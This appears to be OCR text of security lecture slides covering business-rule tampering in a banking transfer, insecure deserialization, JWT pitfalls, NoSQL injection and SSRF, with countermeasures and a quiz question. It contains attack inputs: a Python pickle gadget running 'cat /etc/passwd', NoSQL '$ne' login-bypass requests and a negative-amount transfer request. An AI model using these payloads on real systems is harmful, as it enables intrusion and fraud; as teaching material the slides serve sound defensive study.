Deserialization

Insufficient Business Rule Validation

Insufficient Business Rule Validation

We intercept requests with a web proxy and change the value of certain parameters:


```
POST /ConnectBMPres/AccountToAccountTransferRequest?param=8528d21b886cb54e005dd943c8a12403
Host: xxxx
Cookie: JSESSIONID=….
Content-Type: application/x-www-form-urlencoded
Content-Length: 613

amount=-500&amountAccountCurrency=-500.00&systemDate=13%2F08%2F2012&fromAccount=1-1-210801-
0&toAccount=20100101230001&availableBalanceFrom=39715.37&currNameFrom=SAR&transactionDate=1
3%2F08%2F2012&valueDate=13%2F08%2F2012&transferCurrency=SAR&exchangeRate=1.00000&remarks1=&
remarks2=&remarks3=&multiplyDivideIndicator=M&transferCurrencyCode=1&currencyDecimalPointFr
om=2&currencyDecimalPointTo=2&accountCurrencyCode=1&realAvailableBalanceFrom=-
39715.37&actionType=next&fromAccountAdditionalReferenceHidden=00100000029004&hidFromCombo=0
0100000029004%26nbsp%3B%26nbsp%3BZiad%09%09%09%09%09%09%09%09%09%09%09%09%09%09%09
```

negative value

Insufficient Business Rule Validation

We get …



mgm

Insufficient Business Rule Validation

Actually… !

Home | Banking | Cheques | Report a Lost Document | Other Services

13/08/2008 19:15:26

Welcome:
Your Last Logon Was On:
13/08/2008 18:54:22

Inbox
Change Password
Change Transaction Password
Activity History
Logout

Account :0001 001 210101 0010
Currency :SAR
Balance :865.21 CR

All Months | All Transactions | Submit

Account Transactions

Trade Date	Value Date	Description	Debit(SAR)	Credit(SAR)
25/08/2008	25/08/2008	Sett. APPROVE -4305 Deal No 596/2008	1,794.29	
13/08/2008	13/08/2008	Transfer #26063	500.00	
13/08/2008	13/08/2008	Transfer #26064	500.00	
25/07/2008	25/07/2008	Sett. APPROVE -4098 Deal No 596/2008	1,794.29	
25/06/2008	25/06/2008	Sett. APPROVE -3670 Deal No 596/2008	1,794.29	
05/06/2008	05/06/2008	SPAN WITHDRAWALS	400.00	
31/05/2008	31/05/2008	SPAN WITHDRAWALS	400.00	
26/05/2008	26/05/2008	SPAN WITHDRAWALS	5,000.00	
25/05/2008	25/05/2008	Sett. APPROVE -3050 Deal No 596/2008	1,794.29	
25/05/2008	25/05/2008	SPAN WITHDRAWALS	3,000.00	
				Balance = 865.21 C

Page 1 Of 4

Insecure Object Deserialization

Insecure Object Deserialization

@OWASP Top 10 since 2017

2017 OWASP Top 10	
1	Injection
2	Broken Authentication
3	Sensitive Data Exposure
4	XML External Entities (XXE)
5	Broken Access Control
6	Security Misconfiguration
7	Cross-Site Scripting (XSS)
8	Insecure Deserialization
9	Using Components with Known Vulnerabilities
10	Insufficient Logging & Monitoring

2021 OWASP Top 10	
1	Broken Access Control
2	Cryptographic Failures
3	Injection
4	Insecure Design
5	Security Misconfiguration
6	Vulnerable and Outdated Components
7	Identification and Authentication Failure
8	Software and Data Integrity Failures
9	Security Logging and Monitoring Failure
10	Server-Side Request Forgery (SSRF)

2021 CWE Top 25 (MITRE)	
1	Out-of-bounds Write
2	Improper Neutralization of Input During Web Page Generation
3	Out-of-bounds Read
4	Improper Input Validation
5	Improper Neutralization of Special Elements used in an OS Co
6	Improper Neutralization of Special Elements used in an SQL C
7	Use After Free
8	Improper Limitation of a Pathname to a Restricted Directory ('I
9	Cross-Site Request Forgery (CSRF)
10	Unrestricted Upload of File with Dangerous Type
11	Missing Authentication for Critical Function
12	Integer Overflow or Wraparound
13	Deserialization of Untrusted Data
14	Improper Authentication
15	NULL Pointer Dereference
16	Use of Hard-coded Credentials
17	Improper Restriction of Operations within the Bounds of a Me
18	Missing Authorization
19	Incorrect Default Permissions
20	Exposure of Sensitive Information to an Unauthorized Actor
21	Insufficiently Protected Credentials
22	Incorrect Permission Assignment for Critical Resource
23	Improper Restriction of XML External Entity Reference
24	Server-Side Request Forgery (SSRF)
25	Improper Neutralization of Special Elements used in a Comma

Timeline

- 2011
  - vulnerability class “discovered”
- 2015
  - Gabriel Lawrence and Chris Frohoff “Marshalling Pickles”, create **ysoserial**
  - Foxglove Security Article
- 2016
  - “Java Apocalypse”
- 2017
  - BlackHat-Talk: Friday the 13th JSON Attacks (Alvaro Muñoz & Oleksandr Mirosh)
  - Insecure Deserialization in OWASP Top 10
- 2018
  - Oracle: “Serialization was a horrible mistake made in 1997”

Object de-/serialization

Python

```python
import pickle, base64


class Car:
    def __init__(self, model):
        self.model = model


c = Car("Mercedes-Benz S500")

myoutput = base64.b64encode(pickle.dumps(c, protocol=0))
print(myoutput.decode("utf-8"))
# store myoutput anywhere...
```

```python
myinput = input("Please enter the previously stored string: ")
c = pickle.loads(base64.b64decode(myinput)) # calls __reduce__()

# ...
```

possible “gadget”

```python
import pickle, base64, os


class Payload():
    def __reduce__(self):
        return os.system, ("cat /etc/passwd",)


base64.b64encode(pickle.dumps(Payload(), protocol=0)).decode("utf-8")
```

Object de-/serialization

Java

```
public class Car {
 // ...
}

ArrayList fleet = new ArrayList<Car>;
Car car = new Car("Mercedes-Benz S500");
fleet.add(car);
// ...

objectMapper = new ObjectMapper();
objectMapper.enableDefaultTyping();

// serialize to the String
// '["java.util.ArrayList",[["Car", {model:"Mercedes-Benz S500"}'],...]]'
String myoutput = objectMapper.writeValueAsString(fleet);

// store myoutput anywhere...
```

```
// read previously stored String
String myinput = getSerializedInput();
ArrayList<Car> fleet = objectMapper.readValue(myinput, ArrayList.class);
```

Exploitation

Gadgets

- Gadgets (à la return-oriented programming)
  - “Executing code that attackers cut out of their original context and glue together to make malicious code”

- Classes that invoke code on nested objects (= properties) DURING DESERIALIZATION
  - → nothing else needs to be done with the object after deserialization
  - Baptized “property-oriented programming”

- Short version:
  - Things found in widespread libraries that can be used to exploit
  - Being in classpath is enough

RCE Attacked Libraries

- Moritz Bechler
  https://github.com/mbechler/marshalsec/blob/master/marshalsec.pdf

- Alvaro Muñoz & Oleksandr Mirosh
  https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-JSON-Attacks-wp.pdf

Library	Language	Technology
FastJSON	.NET	JSON
Json.Net	.NET	JSON
FSPickler	.NET	JSON
Sweet.Jayson	.NET	JSON
JavascriptSerializer	.NET	JSON
DataContractJsonSerializer	.NET	JSON
Jackson	Java	JSON
Genson	Java	JSON
JSON-IO	Java	JSON
FlexSON	Java	JSON
SnakeYAML	Java	YAML
jYAML	Java	YAML
YamlBeans	Java	YAML
Apache Flex BlazeDS	Java	AMF4
Red5 IO AMF	Java	AMF
Castor	Java	XML
Java XMLDecoder	Java	XML
Java Serialization	Java	Binary
Kryo	Java	Binary
Hessian/Burlap	Java	Binary/XML
Xstream	Java	XML/various

Countermeasures

- Remove gadgets from classpath
  - Like using blacklist
  - It‘s not the gadget‘s fault
- Name Space Layout Randomization
  - Rename (Java) Package Names
- Use alternate data formats
- Avoid deserialization of untrusted strings
  - Sign / verify strings before deserialization
- Look-ahead Deserialization

Countermeasures

Look-ahead deserialization

- Java
  - NotSoSerial (https://github.com/kantega/notsoserial)
  - SerialKiller (https://github.com/ikkisoft/SerialKiller)
  - JEP 290 (https://openjdk.java.net/jeps/290)

- Blacklist approach
  - Put all gadget classes into blacklist
  - Must be updated when new gadgets are discovered

- Whitelist approach
  - Define which classes your application needs to deserialize and put them on the whitelist

Deserialization Best Practices

- https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Deserialization_Cheat_Sheet.md
- https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet
  - Subsection: “Java Native Serialization (binary)”
- https://christian-schneider.net/JavaDeserializationSecurityFAQ.html

Insecure Object Deserialization


What is the main idea of an Insecure Object Deserialization attack?

A. Because an interpreter will only get a string which includes user input and developer code, it can not distinguish both parts.
B. The program transforms a string into an object and the library is able to build arbitrary objects which are more powerful than the expected ones.
C. JSON and XML are data formats which are too powerful and therefore it is possible to specify arbitrary objects inside these structures, even if they are not allowed.
D. Evil Objects (i.e. “gadgets”) are available within the classpath. These can be referenced by an attacker
E. Data which is put into an application is not (and can not be) signed digitally always and therefore can not be checked for validity everytime.
F. Not every language has the concept of strong and static typing.

Deserialization General

The Deserialization Pattern

- The deserialization problem occurs in many places
  - Insufficient business rule validation
  - Unvalidated Redirects and Forwards
  - Server-Side Request Forgery
  - XXE
  - Insecure Object Deserialization
  - etc.




JWT Deserialization

Authentication and Password Management

JWT – Token (1)

- consists of three parts separated by dots (.)
  - header, payload, signature
  - *[header].[payload].[signature]* (all Base64URL encoded)
  - Example
    from https://jwt.io:



Authentication and Password Management

JWT – Token (2)

- encoded header and payload signed with a secret
  - proves the identity of the sender
  - ensures the message has not changed
- Pitfalls:
  - be sure to not accidentally support “none”-algorithm for verification (signature is empty)
  - be sure to use the desired verification-algorithm – don’t let it be forged from the outside
    - “hard-code” it if you can
    - use the “kid” (key ID) header parameter to uniquely identify the key and the associated algorithm within your key store

NoSQL Injection

NoSQL Queries

- Queries are typically constructed using objects, not strings
- Examples (PHP+MongoDB):
  - SQL: `SELECT * FROM db WHERE foo = 'bar'`
  - NoSQL: `$db->find(['foo' => 'bar'])`

  - SQL: `SELECT * FROM db WHERE id != 3`
  - NoSQL: `$db->find(['id' => ['$ne' => 3]])`

  - SQL: `SELECT * FROM db WHERE foo = 'bar' OR spam = 'ham'`
  - NoSQL: `$db->find(['$or' => [['foo' => 'bar'],['spam' => 'ham']]])`

- Where clause may be used with JavaScript function
  - `$db->find(['$where' => "function() { return foo == 'bar'; }"]);`

NoSQL Injection

JSON deserialization

- If JSON is used, Objects may be specified directly:

```
POST /login HTTP/1.1
Content-Type: application/json

{
  "username":"admin",
  "password":"Password1"
}
```

```
POST /login HTTP/1.1
Content-Type: application/json

{
  "username":"admin",
  "password":{"$ne":"wrongpassword"}
}
```

```
<?php
  if($coll->count(json_decode($INPUT))){
    // login ...
  }
?>
```

NoSQL Injection

Parameter Object deserialization

- If Forms are used, parameters may be turned into objects (NodeJS, PHP, Python, Ruby)

```
POST /login HTTP/1.1
Content-Type: application/x-www-form-urlencoded

username=admin&password=Password1
```

```
POST /login HTTP/1.1
Content-Type: application/x-www-form-urlencoded

username=admin&password[$ne]=wrongpw
```

```
$_POST['username'] === 'admin'
$_POST['password'] === 'Password1'
```

```
$_POST['username'] === 'admin'
$_POST['password'] === ['$ne' => 'wrongpw']
```

```
<?php
  if($coll->count(['username'=>$_POST['username'], 'password'=>$_POST['password']])){
    // login ...
  }
?>
```

Server Side Request Forgery (SSRF)

SSRF – Server Side Request Forgery


@OWASP Top 10 since 2021

2021 OWASP Top 10	
1	Broken Access Control
2	Cryptographic Failures
3	Injection
4	Insecure Design
5	Security Misconfiguration
6	Vulnerable and Outdated Components
7	Identification and Authentication Failures
8	Software and Data Integrity Failures
9	Security Logging and Monitoring Failures
10	Server-Side Request Forgery (SSRF)

2021 CWE Top 25 (MITRE)	
1	Out-of-bounds Write
2	Improper Neutralization of Input During Web Page Generation ('Cross-site
3	Out-of-bounds Read
4	Improper Input Validation
5	Improper Neutralization of Special Elements used in an OS Command ('OS
6	Improper Neutralization of Special Elements used in an SQL Command ('S
7	Use After Free
8	Improper Limitation of a Pathname to a Restricted Directory ('Path Travers
9	Cross-Site Request Forgery (CSRF)
10	Unrestricted Upload of File with Dangerous Type
11	Missing Authentication for Critical Function
12	Integer Overflow or Wraparound
13	Deserialization of Untrusted Data
14	Improper Authentication
15	NULL Pointer Dereference
16	Use of Hard-coded Credentials
17	Improper Restriction of Operations within the Bounds of a Memory Buffer
18	Missing Authorization
19	Incorrect Default Permissions
20	Exposure of Sensitive Information to an Unauthorized Actor
21	Insufficiently Protected Credentials
22	Incorrect Permission Assignment for Critical Resource
23	Improper Restriction of XML External Entity Reference
24	Server-Side Request Forgery (SSRF)
25	Improper Neutralization of Special Elements used in a Command ('Comma

mgm

SSRF – Server Side Request Forgery



WHY?

- SOP-bypass (e.g. php-simple-proxy, cors-proxy, corsproxy, …)
- Collect pages (e.g. Feed Proxy)
- Content-filter-bypass (e.g. miniProxy)
- Access internal pages
- Because it's possible

Attacks on the XML Parser

XXE

2021 OWASP Top 10	
1	Broken Access Control
2	Cryptographic Failures
3	Injection
4	Insecure Design
5	Security Misconfiguration
6	Vulnerable and Outdated Components
7	Identification and Authentication Failures
8	Software and Data Integrity Failures
9	Security Logging and Monitoring Failures
10	Server-Side Request Forgery (SSRF)

2021 CWE Top 25 (MITRE)	
1	Out-of-bounds Write
2	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
3	Out-of-bounds Read
4	Improper Input Validation
5	Improper Neutralization of Special Elements used in an OS Command ('OS Command Inject
6	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
7	Use After Free
8	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
9	Cross-Site Request Forgery (CSRF)
10	Unrestricted Upload of File with Dangerous Type
11	Missing Authentication for Critical Function
12	Integer Overflow or Wraparound
13	Deserialization of Untrusted Data
14	Improper Authentication
15	NULL Pointer Dereference
16	Use of Hard-coded Credentials
17	Improper Restriction of Operations within the Bounds of a Memory Buffer
18	Missing Authorization
19	Incorrect Default Permissions
20	Exposure of Sensitive Information to an Unauthorized Actor
21	Insufficiently Protected Credentials
22	Incorrect Permission Assignment for Critical Resource
23	Improper Restriction of XML External Entity Reference
24	Server-Side Request Forgery (SSRF)
25	Improper Neutralization of Special Elements used in a Command ('Command Injection')

